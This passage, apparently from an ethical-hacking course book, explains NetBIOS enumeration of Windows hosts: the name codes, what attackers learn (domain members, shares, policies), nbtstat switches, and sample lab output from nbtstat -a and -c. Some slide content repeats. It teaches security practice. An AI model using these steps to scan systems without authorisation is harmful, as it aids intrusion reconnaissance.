
- The nbtstat utility in Windows displays NetBIOS over **TCP/IP** (NetBT) **protocol statistics**, **NetBIOS name tables** for both the local and remote computers, and the **NetBIOS name cache**

- Run the **`nbtstat`** command "**`nbtstat -a <IP address of the remote machine>`**" to obtain the NetBIOS name table of a remote computer



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.22

Ethernet 2:
Node IpAddress: [10.10.1.19] Scope Id: []

           NetBIOS Remote Machine Name Table

    Name               Type         Status
    ---------------------------------------------
    SERVER2022     <20>  UNIQUE      Registered
    SERVER2022     <00>  UNIQUE      Registered
    CEH            <00>  GROUP       Registered
    CEH            <1C>  GROUP       Registered
    CEH            <1B>  UNIQUE      Registered

    MAC Address = [redacted]

C:\Users\Administrator>
```

- Run the **`nbtstat`** command "**`nbtstat -c`**" to obtain the contents of the NetBIOS name cache, table of NetBIOS names, and their resolved IP addresses



```
C:\Users\Administrator>nbtstat -c

Ethernet 2:
Node IpAddress: [10.10.1.19] Scope Id: []

                  NetBIOS Remote Cache Name Table

        Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    SERVER2022     <20>  UNIQUE          10.10.1.22          90

C:\Users\Administrator>_
```

https://docs.microsoft.com

NetBIOS Enumeration

This section describes NetBIOS enumeration, the information obtained, and various NetBIOS enumeration tools. NetBIOS is considered first for enumeration because it extracts a large amount of sensitive information about the target network, such as users and network shares.

The first step in enumerating a Windows system is to take advantage of the NetBIOS API. NetBIOS was originally developed as an API for client software to access local area network (LAN) resources. Windows uses NetBIOS for file and printer sharing. The NetBIOS name is a unique 16-character ASCII string assigned to Windows systems to identify network devices over TCP/IP; 15 characters are used for the device name, and the 16th is reserved for the service or record type. NetBIOS uses UDP port 137 (name services), UDP port 138 (datagram services), and TCP port 139 (session services). Attackers usually target the NetBIOS service because it is easy to exploit and run on Windows systems even when not in use.

Attackers use NetBIOS enumeration to obtain the following:

- The list of computers that belong to a domain
- The list of shares on the individual hosts in a network
- Policies and passwords

An attacker who finds a Windows system with port 139 open can check to see which resources can be accessed or viewed on a remote system. However, to enumerate the NetBIOS names, the remote system must have enabled file and printer sharing. NetBIOS enumeration may allow an attacker to read or write to a remote computer system, depending on the availability of shares, or launch a DoS attack.

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, which identifies the primary domain controller (PDC) for the domain
<domain>	<1E>	GROUP	Browser service elections

Table 4.2: NetBIOS name list

Note that Microsoft does not support NetBIOS name resolution for IPv6.

Nbtstat Utility

Source: *https://docs.microsoft.com*

Nbtstat is a Windows utility that helps in troubleshooting NETBIOS name resolution problems. The `nbtstat` command removes and corrects preloaded entries using several case-sensitive switches. Attackers use Nbtstat to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both local and remote computers, and the NetBIOS name cache.

The syntax of the nbtstat command is as follows:

```
nbtstat [-a RemoteName] [-A IP Address] [-c] [-n] [-r] [-R] [-RR] [-s]
[-S] [Interval]
```

The table shown below lists various Nbtstat parameters and their respective functions.


Nbtstat Parameter	Function
`-a RemoteName`	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
`-A IP Address`	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
`-c`	Lists the contents of the NetBIOS name cache, the table of NetBIOS names and their resolved IP addresses
`-n`	Displays the names registered locally by NetBIOS applications such as the server and redirector
`-r`	Displays a count of all names resolved by a broadcast or WINS server

`-R`	Purges the name cache and reloads all #PRE-tagged entries from the Lmhosts file
`-RR`	Releases and re-registers all names with the name server
`-s`	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names
`-S`	Lists the current NetBIOS sessions and their status with the IP addresses
`Interval`	Re-displays selected statistics, pausing at each display for the number of seconds specified in Interval

Table 4.3: Nbtstat parameters and their respective functions

The following are some examples for nbtstat commands.


- The nbtstat command "**`nbtstat –a <IP address of the remote machine>`**" can be executed to obtain the NetBIOS name table of a remote computer.



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.22

Ethernet 2:
Node IpAddress: [10.10.1.19] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    SERVER2022     <20>  UNIQUE      Registered
    SERVER2022     <00>  UNIQUE      Registered
    CEH            <00>  GROUP       Registered
    CEH            <1C>  GROUP       Registered
    CEH            <1B>  UNIQUE      Registered

    MAC Address = [redacted]


C:\Users\Administrator>
```

Figure 4.1: Nbtstat command to obtain the name table of a remote system

- The nbtstat command "**`nbtstat –c`**" can be executed to obtain the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.

